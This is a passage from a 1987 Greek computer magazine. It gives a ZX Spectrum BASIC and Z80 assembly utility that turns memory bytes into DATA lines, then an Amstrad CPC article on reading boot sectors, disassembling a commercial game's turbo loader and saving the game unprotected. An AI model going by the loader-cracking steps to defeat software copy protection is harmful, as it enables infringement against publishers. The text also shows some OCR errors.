δικα που του ζητήσαμε, είναι έτοιμο να τρέξει, δεν έχει λάθη -άρα δεν θέλει έλεγχο- και φυσικά μπορείτε να το στείλετε στο PIXEL, σε μια πολύ «αξιοπρεπή» μορφή.

Αν δεν θέλετε να έχετε τον αριθμό των γραμμών στο πρόγραμμα (B), θα πρέπει να προσθέσετε τη γραμμή 5 και να αλλάξετε τις 10 και 50, όπως φαίνεται στο πινακάκι. Με αυτές τις αλλαγές θα πρέπει να δίνετε την αρχική διεύθυνση (adr 1) και την τελική, του τελευταίου byte που μετατρέπεται (adr2), αντί για τον αριθμό γραμμών.

```
5j=0: adr1= 33024: adr2 = 34000
10 MEMORY adr1-1:FOR. addr=adr1 to
adr2 step 16
. . . . .
50 sum = 0: j = j + 1: NEXT
```

SPECTRUM

Ο λόγος που παρουσιάζουμε το πρόγραμμα για τον Spectrum σε δύο μορφές (σε BASIC DATA γραμμές και σε assembly), είναι αφ' ενός μεν για να μπορέσει ο χρήστης να κάνει εύκολη επανατοποθέτηση σε άλλη διεύθυνση του προγράμματος και αφ' ετέρου για να δώσουμε και ένα παράδειγμα της λειτουργίας του DATA MAKER.

Στην αρχή καθορίζεται η αρχική διεύθυνση από την οποία θα διαβάσει το DATA MAKER τα bytes. Μετά, καθορίζεται η αρχική γραμμή από την οποία το πρόγραμμα θα βάλει τα DATA. Η όλη σκέψη είναι αρκετά απλή: Αφού γίνει λίγος χώρος στην περιοχή αμέσως μετά την τελευταία γραμμή προγράμματος BASIC, αρχίζουν να εισάγονται εκεί, πρώτα το νούμερο της γραμμής DATA, μετά το μήκος της γραμμής και μετά η λέξη «DATA».

Αμέσως μετά μπαίνουν -έπειτα από υπολογισμό-, τα ASCII γράμματα, ή καλύτερα, ψηφία από το 0 έως το 9. Ακολουθεί ο κωδικός 14 (δεκαδικό) που σημαίνει ότι επέρχεται floating - point number.

Αυτό είναι σε 5 bytes σε short μορφή. Τα πρώτα δύο είναι μηδέν, ακολουθούν τα 2 bytes του αριθμού και μετά πάλι μηδενικό.

Ο υπολογισμός του ASCII ψηφίου είναι το πιο δύσκολο μέρος του προγράμματος. Εξάλλου, το περισσότερο απ' το

```
   4 REM *********************
   5 REM *      (C) 1 9 8 7  *
   6 REM * D A T A  M A K E R *
   7 REM *L . K A L A M A R A S*
   8 REM *********************
  10 FOR F=65000 TO 65249: READ
 N: POKE F,N: NEXT F
  20 REM * AFTER EXECUTION, DELE
TE LINE 10 AND LINES 9000-9130 *
  30 INPUT "START ADDRESS : ";ADD
  40 INPUT "STARTING LINE : ";LIN
  50 INPUT "HOW MANY BYTES?";LEN
  60 LET LIN1=INT (LIN/256): LET
 LIN2=LIN-256*LIN1
  70 LET ADD1=INT (ADD/256): LET
 ADD2=ADD-256*ADD1
  80 POKE 65007,INT (LEN/20)+1
  90 POKE 65003,LIN1: POKE 65004
,LIN2: POKE 65005,ADD2: POKE 650
06,ADD1
 100 RANDOMIZE USR 65000: STOP
9000 DATA 195,240,253,035,040,23
2,253,013,058,239,253,071,197,20
5,010,254,042,235,253,124
9010 DATA 022,010,130,048,001,04
4,103,034,235,253,193,016,235,20
1,042,075,092,001,206,000
9020 DATA 205,085,022,019,237,08
3,075,092,035,229,221,225,205,03
2,254,201,042,235,253,221
9030 DATA 117,000,221,116,001,22
1,054,002,202,221,054,003,000,22
1,054,004,228,221,035,221
9040 DATA 035,221,035,221,035,22
1,035,205,086,254,221,054,255,03
2,221,054,000,013,042,237
9050 DATA 253,006,020,035,016,25
3,034,237,253,201,006,020,042,23
7,253,221,054,000,048,221
9060 DATA 054,001,048,221,054,00
2,048,221,054,003,014,221,054,00
4,000,221,054,005,000,205
9070 DATA 144,254,221,119,006,22
1,054,007,000,221,054,008,000,22
1,054,009,044,197,006,010
9080 DATA 221,035,016,252,193,01
6,204,201,126,050,129,092,205,15
3,254,035,201,183,058,129
9090 DATA 092,214,200,056,009,22
1,054,000,050,050,130,092,024,02
7,183,058,129,092,214,100
9100 DATA 056,009,221,054,000,04
9,050,130,092,024,010,221,054,00
0,048,058,129,092,050,130
9110 DATA 092,058,130,092,197,00
6,010,214,010,056,002,016,250,19
8,058,221,119,002,183,062
9120 DATA 010,144,198,048,221,11
9,001,126,193,201,000,000,000,00
0,000,000,000,000,000,000
```

πρόγραμμα έχει αφιερωθεί σ' αυτό ακριβώς το πρόβλημα. Ας κοιτάξουμε όμως πώς ακριβώς γίνεται.

Στην αρχή παίρνουμε τον αριθμό από τη θέση που είναι αποθηκευμένος. Αρχίζουμε να κάνουμε διαδοχικές αφαιρέσεις, βγάζοντας από τον αριθμό στην αρχή διακόσια. Ελέγχουμε αν το αποτέλεσμα είναι θετικό οπότε καταλαβαίνουμε ότι ο αριθμός είναι μεγαλύτερος από διακόσια. Έτσι, βάζουμε στη θέση των ASCII το πρώτο ψηφίο να είναι «2». Αν το αποτέλεσμα βγει αρνητικό ξαναπαίρνουμε τον αριθμό και αφαιρούμε εκατό. Σε περίπτωση θετικού αποτελέσματος βάζουμε το ψηφίο «1», αλλιώς, βάζουμε το ψηφίο «0». Προχωρώντας μπαίνουμε σε ένα loop. Έχοντας τον αριθμό στο A register αφαιρούμε διαδοχικά 10 μέχρι να βγει το αποτέλεσμα αρνητικό. Όταν συμβεί αυτό, προσθέτουμε στον αριθμό το νούμερο #3A δεκαεξαδικό ώστε να προκύψει το ψηφίο που υποδηλώνει τις μονάδες σε ASCII. Έπειτα, για τις δεκάδες, υπολογίζουμε πόσες φορές εκτελέστηκε το loop και αφαιρούμε αυτό το ποσό από τον αριθμό 10. Ό,τι βγει είναι

```
*HISOFT GENS3M2 ASSEMBLER*
       ZX SPECTRUM

Copyright (C) HISOFT 1983,4
All rights reserved

Pass 1 errors  00
                   9 *D+
65000         10
                     ORG  65000
        12  *C-
65000   20          JP    LEFT
65003   30  TABLE   DEFW  10275
65005   40  LOOKUP  DEFW  65000
65007   50  MEMO    DEFB  13
65008   60          ENT   $
65008   70  LEFT    LD    A,(MEMO)
65011   80          LD    B,A
65012   90  RUN     PUSH  BC
65013  100          CALL  BEGIN
65016  110          LD    HL,(TABLE
)
65019  120          LD    A,H
65020  130          LD    D,10
65022  140          ADD   A,D
65023  150          JR    NC,CONT
65025  160          INC   L
65026  170  CONT    LD    H,A
65027  180          LD    (TABLE),H
L
65030  190          POP   BC
65031  200          DJNZ  RUN
65033  210          RET
65034  220  BEGIN   LD    HL,(23627
)
65037  230          LD    BC,206
65040  240          CALL  #1655
65043  250          INC   DE
65044  260          LD    (23627),D
E
65048  270          INC   HL
65049  280          PUSH  HL
65050  290          POP   IX
65052  300          CALL  MAIN
65055  310          RET
       320
       330
65056  340  MAIN    LD    HL,(TABLE
)
65059  350          LD    (IX+0),L
65062  360          LD    (IX+1),H
65065  370          LD    (IX+2),20
2
65069  380          LD    (IX+3),0
65073  390          LD    (IX+4),22
8
65077  400          INC   IX
65079  410          INC   IX
65081  420          INC   IX
65083  430          INC   IX
65085  440          INC   IX
65087  450          CALL  LOOP
65090  460          LD    (IX-1),32
65094  470          LD    (IX+0),13
65098  480          LD    HL,(LOOKU
P)
65101  490          LD    B,20
65103  500  GOTO    INC   HL
65104  510          DJNZ  GOTO
65106  520          LD    (LOOKUP),
HL
65109  530          RET
65110  540  LOOP    LD    B,20
65112  550          LD    HL,(LOOKU
P)
       560  AGAIN
65115  570          LD    (IX+0),"0
"
65119  580          LD    (IX+1),"0
"
65123  590          LD    (IX+2),"0
"
65127  600          LD    (IX+3),14
65131  610          LD    (IX+4),0
65135  620          LD    (IX+5),0
65139  630          CALL  FIND
65142  640          LD    (IX+6),A
65145  650          LD    (IX+7),0
65149  660          LD    (IX+8),0
65153  670          LD    (IX+9),",
"
65157  680          PUSH  BC
65158  690          LD    B,10
65160  700  GO      INC   IX
65162  710          DJNZ  GO
65164  720          POP   BC
65165  730          DJNZ  AGAIN
65167  740          RET
65168  750  FIND    LD    A,(HL)
65169  760          LD    (23681),A
65172  770          CALL  PRINT
65175  780          INC   HL
65176  790          RET
65177  800  PRINT   OR    A
65178  810          LD    A,(23681)
65181  820          SUB   200
65183  830          JR    C,MIN200
65185  840          LD    (IX+0),"2
"
65189  850          LD    (23682),A
65192  860          JR    PROC
65194  870  MIN200  OR    A
65195  880          LD    A,(23681)
```

ΚΩΔΙΚΑΣ ΜΗΧΑΝΗΣ ΣΕ BASIC DATA

```
65198   890         SUB   100
65200   900         JR    C,LES100
65202   910         LD    (IX+0),"1
:
65206   920         LD    (23682),A
65209   930         JR    PROC
65211   940 LES100  LD    (IX+0),"0
:
65215   950         LD    A,(23681)
65218   960         LD    (23682),A
        970 PROC
        980
65221   990         LD    A,(23682)
65224  1000         PUSH  BC
65225  1010         LD    B,10
65227  1020 II      SUB   10
65229  1030         JR    C,OUT
65231  1040         DJNZ  II
65233  1050 OUT     ADD   A,#3A
65235  1060         LD    (IX+2),A
65238  1070         OR    A
65239  1080         LD    A,10
65241  1090         SUB   B
65242  1100         ADD   A,#30
65244  1110         LD    (IX+1),A
65247  1120         LD    A,(HL)
65248  1130         POP   BC
65249  1140         RET

Pass 2 errors: 00

Table used:   226  from   288
Executes: 65008
```

το ψηφίο για τις δεκάδες σε ASCII, αφού προστεθεί το #30 δεκαεξαδικό.

Μ' αυτό τον τρόπο, που αν τον προσέξει κανείς θα δει ότι δεν πρόκειται για κανένα μαγικό κόλπο από καμιά φυλή της Αφρικής, αλλά για ένα απλό μαθηματικό λογισμό, καταφέρνουμε να υπολογίσουμε κάθε φορά ποια ψηφία ASCII αποτελούν τον αριθμό που θέλουμε.

Το κόμμα έρχεται να συμπληρώσει αυτόν τον αριθμό και ούτω καθ' εξής. Στο τέλος γίνεται η ενημέρωση SYSTEM VARIABLE [VARS] ώστε να δηλώσουμε ότι πρόκειται για γραμμή BASIC και όχι για στοιχεία VARIABLES.

Κατ' αυτό τον τρόπο, γίνεται πραγματικότητα η κρυφή επιθυμία πολλών φίλων της γλώσσας μηχανής που δεν έχουν τρόπο να επιτύχουν το πέρασμα αριθμών από τη μνήμη του SPECTRUM σε γραμμές DATA. ■

HACKING!

TURBO LOADERS ΣΤΟ ΔΙΣΚΟ ΚΑΙ RESIDENT ΠΡΟΓΡΑΜΜΑΤΑ

Σε παλιότερα τεύχη είχαμε ασχοληθεί με ορισμένους TURBO και JERKY Loaders σε κασέτα. Αυτό το μήνα θα δούμε πώς είναι δυνατόν να σπάσουμε αυτούς τους Loaders και φυσικά να τους εκμεταλλευτούμε, όσο είναι δυνατόν. Σημειώστε ότι αυτοί οι Loaders φορτώνουν ένα πρόγραμμα 64K σε 2,5-3 sec! Επίσης, στο τέλος αυτού του άρθρου θα βρείτε ένα ενδιαφέρον θέμα για το πώς μπορείτε να φτιάξετε Resident προγράμματα στον CPC 6128.

του Δ. Ασημακόπουλου

Πριν δούμε τις δυνατότητες αυτών των προγραμμάτων, σκόπιμο είναι να ρίξουμε μια ματιά στη μορφή με την οποία βρίσκονται, δηλαδή πώς ακριβώς είναι κρυμμένοι ώστε να είναι δύσκολος ο εντοπισμός τους. Αρχικά οι πρώτοι turbo loaders ήταν σωσμένοι σε ένα κανονικό αρχείο binary. Ο χρήστης έδινε π.χ. RUN"filename και αμέσως μετά το φόρτωμα εκτελούταν ο loader, ο οποίος αναλάμβανε το φόρτωμα του κυρίως προγράμματος. Αργότερα όμως, που η πειρατεία έπεφτε σύννεφο, επινοήθηκαν αρκετοί τρόποι για να αποφευχθεί το «εύκολο» διάβασμα του turbo loader. Μια από αυτές τις μεθόδους ήταν και το κόλπο με την εντολή ICPM. Σίγουρα όλοι σας θα έχετε συναντήσει προγράμματα που φορτώνουν με την εντολή εκκίνησης του CP/M και ίσως πολλοί από σας αναρωτιέστε πώς είναι δυνατόν να τρέχει κάποιο πρόγραμμα μ' αυτή την εντολή. Για να λύσω όλες αυτές τις απορίες σας, θα κάνω μια αναλυτική παρουσίαση αυτής της εντολής.



Η ΕΝΤΟΛΗ ICPM

Αυτή η εντολή ανήκει στη λίστα των external εντολών του AMSDOS και φυσικά υπάρχει μόνο όπου υπάρχει ένα disc interface. Οι εργασίες που κάνει αυτή η εντολή είναι οι ακόλουθες:

α) Κάνει Reset σε όλα τα Jumpblocks (Main, Indirection, High και Low Kernel).

β) Καθαρίζει όλη τη μνήμη του υπολογιστή και κάνει Reset σε όλες τις περιφερειακές μονάδες και στα διάφορα chips που υποστηρίζουν σημαντικές λειτουργίες (π.χ. PPI, Video Gate Array, Floppy Disc Controller κλπ.).

γ) Ελέγχει αν στο drive υπάρχει δισκέτα φορμαρισμένη με System Format. Αν δεν υπάρχει καμία δισκέτα, ή υπάρχει αλλά δεν είναι System Format, ο Amstrad δίνει ένα error message (Failed to load bootsector) και ζητά τη σωστή δισκέτα.

δ) Αν βρεθεί η σωστή δισκέτα στο drive, διαβάζει τον sector #41 του track 0, τον φορτώνει πάντα στη διεύθυνση #0100 (256 δεκαδικά) και ελέγχει αν υπάρχει κάποιο πρόγραμμα. Αν δεν υπάρχει, δίνει μήνυμα ανάλογο του τρίτου βήματος και περιμένει.

ε) Μόλις αναγνωριστεί ότι υπάρχει πρόγραμμα στον boot sector, τότε ολοκληρώνει το Reset, απενεργοποιεί το AMSDOS και εκτελεί ένα Jump στο πρόγραμμα.

Αυτές είναι οι εργασίες που κάνει η εντολή ICPM. Τώρα, επειδή όπως ανέφερα υπάρχει πρόγραμμα στον sector αυτό, θα ήταν μια καλή λύση να τον διαβάσετε και να τον αποθηκεύσετε σε κάποιο αρχείο, έτσι ώστε να μπορείτε να χρησιμοποιήσετε την αγαπημένη σας disassembler και να τον σκαλίσετε με την άνεσή σας. Το πρόγραμμα που θα σας απαλλάξει από αυτήν την ταλαιπωρία είναι αυτό του listing 1.

Για να δουλέψει το πρόγραμμα χρειάζονται δύο external εντολές που διαβάζουν και γράφουν οποιονδήποτε sector στο δίσκο. Αυτές τις εντολές θα τις βρείτε στη στήλη PEEK & POKE. Εκτός από το να διαβάζει τον boot sector και να τον μετατρέπει σε binary αρχείο, το πρόγραμμα αυτό έχει ακόμη τη δυνατότητα να κάνει ακριβώς το αντίθετο, δηλαδή να διαβάζει ένα binary αρχείο και να το γράφει πάνω στον boot sector. Έτσι θα μπορέσετε να πειραματιστείτε με δικά σας προγράμματα. Θυμηθείτε όμως το εξής: κάθε sector έχει μήκος μόνο 512 bytes και, κατά συνέπεια, το πρόγραμμά σας δε θα πρέπει να ξεπερνά τα 512 bytes, αν φυσικά δε θέλετε να χαθεί τίποτα στο δρόμο! Αν δε σας φτάνουν τα 512 bytes, μπορείτε να αποθηκεύσετε το υπόλοιπο πρόγραμμα στον επόμενο sector. Για να τον διαβάσετε μέσα από περιβάλλον CP/M θα χρειαστεί να ξέρετε την κλήση του DOS #BE89, η οποία διαβάζει έναν sector από τη δισκέτα. Μην επιχειρήσετε να διαβάσετε τον sector με τη ρουτίνα του BIOS, γιατί μη ξεχνάτε ότι το AMSDOS είναι απενεργοποιημένο. Οι παράμετροι που δέχεται αυτή η ρουτίνα είναι ακριβώς οι ίδιες με αυτούς του BIOS.

ΔΟΜΗ ΕΝΟΣ TURBO LOADER

Αφού είδαμε τι ακριβώς κάνει η εντολή ICPM, καιρός είναι να δούμε πώς είναι οργανωμένος ένας τέτοιος loader. Πιο συγκεκριμένα, θα μελετήσουμε αυτόν που χρησιμοποιεί τελευταία η Gremlin στα παιχνίδια της (π.χ. Auf Wiedersehen Monty και Gary Lineker's Superstar Soccer). Αυτός ο loader έχει μήκος κάπου 300 bytes και είναι, μέχρι στιγμής τουλάχιστον, ο πιο γρήγορος που έχω δει. Το Listing 2 περιέχει τα πρώτα bytes του κώδικα, αυτά δηλαδή που συντονίζουν ολόκληρη την εργασία - και φυσικά αυτά θα μας απασχολήσουν. Για να καταλάβετε τα όσα θα πούμε στη συνέχεια, θα πρέπει να έχετε και κάποιες γνώσεις κώδικα μηχανής (επιβάλλεται να έχετε! Τι σόι hackers θα ήσαστε αν δεν ξέρατε γλώσσα μηχανής!!). Αρχίζουμε λοιπόν λέγοντας ότι στη διεύθυνση #0100 υπάρχει ένα jump, που μας οδηγεί στην #0243, γι' αυτό άλλωστε και στο listing 2 το πρόγραμμα αρχίζει από τη διεύθυνση αυτή. Παρατηρούμε λοιπόν τα εξής: Κατ' αρχήν απενεργοποιούνται τα interrupts με μια εντολή DI και κατόπιν φτιάχνεται ο stack pointer, ο οποίος πάντα έχει την τιμή #0384 (από εκεί και πέρα φορτώνεται το κυρίως πρόγραμμα). Στη συνέχεια οι εντολές στις διευθύνσεις #0247 ως #0263 καθορίζουν την κατάσταση των ROMs και ορίζουν τα χρώματα της οθόνης τα οποία βρίσκονται στη διεύθυνση #0233. Οι κωδικοί των χρωμάτων είναι αυτοί που καταλαβαίνει η VGA απευθείας και όχι αυτοί που υπάρχουν μέσα στο manual των Amstrad. Η αντιστοιχία των κωδικών βρίσκεται στον πίνακα 1, για όσους ενδιαφέρονται να προγραμματίσουν απευθείας την colour palette της VGA.

Στη διεύθυνση #0265 αρχίζει το κυρίως πρόγραμμα. Οι παράμετροι της υπορουτίνας #0103 (είναι αυτή που φορτώνει τους sectors από τη δισκέτα) είναι οι εξής: O HL έχει την load address, δηλαδή τη διεύθυνση που θα φορτωθούν τα bytes. O A έχει τον αριθμό του track από τον οποίο θα διαβαστούν οι sectors. Τέλος, ο D έχει τον αριθμό των tracks που θα διαβαστούν.

Στη συγκεκριμένη περίπτωση, ο HL αρχικά παίρνει την τιμή #C000, ο A την τιμή 1 και ο D την τιμή 4. Αυτό σημαίνει ότι τα δεδομένα αρχίζουν από το track 1, έχουν μήκος 4 tracks (και, επειδή κάθε track έχει 8 sectors των 512 bytes, θα φορτωθούν 16384 bytes ή 16K) και θα αποθηκευτούν στη διεύθυνση #C000, που τυχαίνει να είναι η διεύθυνση της Video RAM. Άρα αυτή η κλήση φορτώνει την οθόνη του παιχνιδιού. Μετά από την οθόνη φορτώνεται το κυρίως πρόγραμμα στην #0384. Αυτό έχει μήκος 40K, αφού φορτώνονται 10 tracks. Από κει και πέρα υπάρχουν μερικές εντολές οι οποίες κάνουν διάφορα πράγματα τα οποία δεν μας απασχολούν και τέλος υπάρχει το τελικό jump, με το οποίο αρχίζει το παιχνίδι. Αφού τώρα μαζέψαμε όλες τις πληροφορίες που χρειαζόμαστε, καιρός είναι να δούμε πώς θα καταφέρουμε να φορτώσουμε το πρόγραμμα και να το σώσουμε με κανονική μορφή.

Πρώτα απ' όλα πρέπει να ξέρετε ότι είναι σχεδόν αδύνατο να φορτώσετε το πρόγραμμα χρησιμοποιώντας την εντολή ICPM. Αυτό σημαίνει ότι πρέπει να δουλέψουμε σε περιβάλλον AMSDOS. Κατ' αρχήν θα χρειαστεί να μεταφέρετε τον loader στο πρόγραμμα που θα φτιάξετε. Αν η disassembler σας έχει τη δυνατότητα να κάνει disassembly σε αρχείο, τότε τα πράγματα είναι απλά. Αν δεν έχετε

HACKING

TURBO LOADERS - RESIDENT ΠΡΟΓΡΑΜΜΑΤΑ

ΠΙΝΑΚΑΣ 1

Οι Hardware αντιστοιχίες των χρωμάτων των AMSTRAD.

Grey Scale	Colour	Hardware Number
0	Black	20
1	Blue	4
2	Bright blue	21
3	Red	28
4	Magenta	24
5	Mauve	29
6	Bright Red	12
7	Purple	5
8	Bright magenta	13
9	Green	22
10	Cyan	6
11	Sky blue	23
12	Yellow	30
13	White	0
14	Pastel blue	31
15	Orange	14
16	Pink	7
17	Pastel magenta	15
18	Bright green	18
19	Sea green	2
20	Bright cyan	19
21	Lime	26
22	Pastel green	25
23	Pastel cyan	27
24	Bright yellow	10
25	Pastel yellow	3
26	Bright white	11

αυτή τη δυνατότητα, τότε μπορείτε να χρησιμοποιήσετε το αρχείο που δημιουργήσατε με το πρόγραμμα του listing 1. Σημειώστε ότι ο κώδικας του loader πρέπει οπωσδήποτε να βρίσκεται στη σωστή διεύθυνση που φορτώνεται (#0100). Μόλις ξεμπερδέψετε από αυτό, θα χρειαστεί να γράψετε το κατάλληλο πρόγραμμα με το οποίο θα σώσετε τα data του παιχνιδιού. Αυτό θα πρέπει να είναι όσο το δυνατόν μικρότερο, γιατί μη ξεχνάτε ότι η μνήμη θα καλυφθεί σχεδόν ολόκληρη από το παιχνίδι. Μια και ο loader βρίσκεται πάνω από τη διεύθυνση #0100, το κομμάτι από #0040 - #00FF θα είναι κενό. Εκεί μπορείτε να τοποθετήσετε το κατάλληλο πρόγραμμα. Άλλο ένα πράγμα που πρέπει να έχετε υπόψη σας είναι ότι πρέπει να σώσετε την οθόνη πριν φορτώσετε το κυρίως πρόγραμμα, γιατί μερικά data του προγράμματος χαλάνε ένα μέρος της οθόνης.

Ας μελετήσουμε τώρα τη ρουτίνα σωσίματος του προγράμματος. Όπως θα έχετε καταλάβει, το σώσιμο του προγράμματος σε δισκέτα ή σε κασέτα είναι αδύνατο, γιατί απλούστατα όλο το λειτουργικό σύστημα καλύπτεται από το πρόγραμμα. Η μοναδική λύση που έχουμε είναι η extra RAM. Θα σώσουμε εκεί το πρόγραμμα και αφού κάνουμε Reset θα χρησιμοποιήσουμε ένα πρόγραμμα που είχαμε δημοσιεύσει σε ένα παλιότερο τεύχος, το οποίο είχε τη δυνατότητα να σώζει τα περιεχόμενα της extra RAM στη δισκέτα.

Μερικά ακόμη πράγματα που πρέπει να έχετε υπόψη σας είναι τα εξής: Πρέπει οπωσδήποτε να έχετε τα interrupts σε κατάσταση off, γιατί αλλιώς το πρόγραμμα θα κολλήσει. Επίσης θα πρέπει να προσέξετε με ποιό τρόπο θα προκαλέσετε το Reset. Θα πρέπει πριν κάνετε Reset να έχετε διαλέξει την οργάνωση 0, γιατί διαφορετικά υπάρχει περίπτωση να χαθούν ορισμένα data. Ο τρόπος που σας συνιστώ είναι ο ακόλουθος:

```
      LD BC, #7FCO
      OUT (C), C
      DI
      LD HL, START
      LD BC, #0005
      LD DE, #0000
      LDIR
      RST #00
START LD BC, # 7F89
      OUT (C), C
```

Με το παραπάνω πρόγραμμα μπορείτε να προκαλέσετε Reset χωρίς να κινδυνεύετε να χάσετε τίποτα data. Επίσης, αυτό το πρόγραμμα μπορεί να τρέξει και κάτω από τη διεύθυνση #4000, παρ' όλο που ενεργοποιεί την κάτω ROM.

Μια άλλη περίπτωση turbo loader που μπορεί να πετύχετε είναι αυτός του listing 3. Είναι μια πιο εξελιγμένη έκδοση του loader που είδαμε πριν. Εκτός από τις standard κλήσεις που έχει και που μοιάζουν με αυτές που είδαμε πιο πάνω, αυτός ο loader έχει τη δυνατότητα να φορτώνει πρόγραμμα και στα extra 64K. Το αν θα φορτώσει πρόγραμμα εκεί εξαρτάται από τη διεύθυνση #0119. Αν σ' αυτήν περιέχεται κάποια τιμή διάφορη του 0, τότε φορτώνεται πρόγραμμα στα δεύτερα 64K. Αν υπάρχει 0, τότε δε φορτώνεται. Κατά τα άλλα η ρουτίνα κάνει πάνω κάτω τα ίδια πράγματα με την προηγούμενη, οπότε δε θα χρειαστεί να πω τίποτα παραπάνω. Και, πριν κλείσω το θέμα των turbo loaders, μια παρατήρηση. Αν θέλετε να ανιχνεύσετε αν ο υπολογιστής έχει extra RAM ή όχι, μπορείτε να χρησιμοποιήσετε το προγραμματάκι του listing 3, που βρίσκεται στις διευθύνσεις #017C -#018C.

RESIDENT ΠΡΟΓΡΑΜΜΑΤΑ ΣΤΟΝ CPC 6128

Ένα πρόγραμμα λέγεται resident αν δε χάνεται μετά από Reset του υπολογιστή. Ένα τέτοιο πρόγραμμα είναι πάρα πολύ χρήσιμο, γιατί δε χρειάζεται να το

φορτώνετε κάθε φορά που κάνετε Reset. Για να φτιάξετε ένα πρόγραμμα resident, θα χρειαστεί να ξέρετε ορισμένα πράγματα που γίνονται κατά τη διάρκεια του Reset. Πρώτα απ' όλα θα πρέπει να παγιδεύσετε την indirection του Reset που βρίσκεται στη διεύθυνση #BDEE. Μετά θα πρέπει να παγιδεύσετε τη ρουτίνα του λειτουργικού #BD16, η οποία κάνει «μερικό» Reset στους Amstrad, και να αλλάξετε και το RESTART #00, το οποίο προκαλεί πλήρες RESET. Στη συνέχεια, το πρόγραμμα που θέλετε να είναι resident θα πρέπει αν το τοποθετήσετε στα δεύτερα 64K, τα οποία δε χάνουν το περιεχόμενό τους μετά από οποιοδήποτε Reset. Τέλος θα πρέπει να γράψετε ένα προγραμματάκι που θα αναλαμβάνει να αποκαθιστά τη ρουτίνα που θέλετε, σε περίπτωση που γίνει κάποιο Reset. Πρέπει εδώ να τονίσω ότι δεν υπάρχει περίπτωση να πετύχετε το «τέλειο» resident πρόγραμμα γιατί, αν ενεργοποιηθεί η κάτω ROM και εκτελεστεί το Restart #00, δεν θα ληφθεί υπόψη η αλλαγή που είχατε κάνει σ' αυτό και έτσι θα γίνει κανονικά το Reset. Και κάτι ακόμα, πριν κλείσουμε. Δεν υπάρχει περίπτωση να κάνετε resident μια RSX εντολή, γιατί δεν μπορούμε να παγιδεύσουμε όλο το Kernel του Amstrad. Αυτά γι' αυτό το μήνα. Ελπίζω όλα αυτά που έθιξα να σας βοήθησαν να ανακαλύψετε καινούργια πράγματα για τους Amstrad. Καλό hacking!

■

Listing 1

```
10 MODE 2:PRINT"Transfer Loader Files from/to Boot Sector":PRINT"(C) 1987":PRINT
"Please wait...";:MEMORY &5FFF:PRINT CHR$(13);SPACE$(20)
20 PRINT"Do you want to Read from Boot Sector (Y/N) ?"
30 CLEAR INPUT:a$="":WHILE a$<>"Y" AND a$<>"N":a$=UPPER$(INKEY$):WEND
40 IF a$="Y" THEN GOSUB 100 ELSE GOSUB 60
50 GOTO 20
60 INPUT "Enter Filename :",f$:PRINT"Insert Source Disc in Drive A: then press a
ny key...":CLEAR INPUT:CALL &BB18:LOAD f$,&6000
70 PRINT"Insert Destination (it must be a System[CP/M] or Vendor Format) Disc in
 drive A:then press any key...":CLEAR INPUT:CALL &BB18
80 |WRSECT,&0,&0,&41,&6000
90 RETURN
100 PRINT"Insert Source Disc (it must be System[CP/M] Format) in Drive A: then p
ress any  key...":CLEAR INPUT:CALL &BB18
110 |RDSECT,&0,&0,&41,&6000
120 INPUT"Enter Filename :",f$:PRINT"Insert Destination Disc in Drive A: then pr
ess any key...":CALL &BB18:SAVE f$,b,&6000,&200,&100
130 RETURN
```

Listing 2


```
0243 F3                     DI              ;.
0244 31 84 03               LD   SP,0384H   ;1..
0247 01 8C 7F               LD   BC,7F8CH   ;...
024A ED 49                  OUT  (C),C      ;.I
024C 21 33 02               LD   HL,0233H   ;!3.
024F 01 00 7F               LD   BC,7F00H   ;...
0252 ED 49         L0252:   OUT  (C),C      ;.I
0254 7E                     LD   A,(HL)     ;~
0255 F6 40                  OR   40H        ;.@
0257 ED 79                  OUT  (C),A      ;.y
0259 23                     INC  HL         ;#
025A 0C                     INC  C          ;.
025B CB 61                  BIT  4,C        ;.a
025D 28 F3                  JR   Z,L0252    ;(.
025F 3E 54                  LD   A,54H      ;>T
0261 ED 49                  OUT  (C),C      ;.I
0263 ED 79                  OUT  (C),A      ;.y
0265 21 00 C0               LD   HL,0C000H  ;!..
0268 3E 01                  LD   A,1        ;>.
026A 16 04                  LD   D,4        ;..
026C CD 03 01               CALL 0103H      ;...
026F 21 84 03               LD   HL,0384H   ;!..
0272 3E 05                  LD   A,5        ;>.
0274 16 10                  LD   D,10H      ;..
0276 CD 03 01               CALL 0103H      ;...
0279 2A 00 D0               LD   HL,(0D000H) ;*..
027C E5                     PUSH HL         ;.
027D 2A 02 D0               LD   HL,(0D002H) ;*..
0280 E5                     PUSH HL         ;.
0281 2A 04 D0               LD   HL,(0D004H) ;*..
0284 E5                     PUSH HL         ;.
0285 2A 06 D0               LD   HL,(0D006H) ;*..
0288 E5                     PUSH HL         ;.
0289 21 00 C0               LD   HL,0C000H  ;!..
028C 3E 01                  LD   A,1        ;>.
028E 57                     LD   D,A        ;W
028F CD 03 01               CALL 0103H      ;...
0292 E1                     POP  HL         ;.
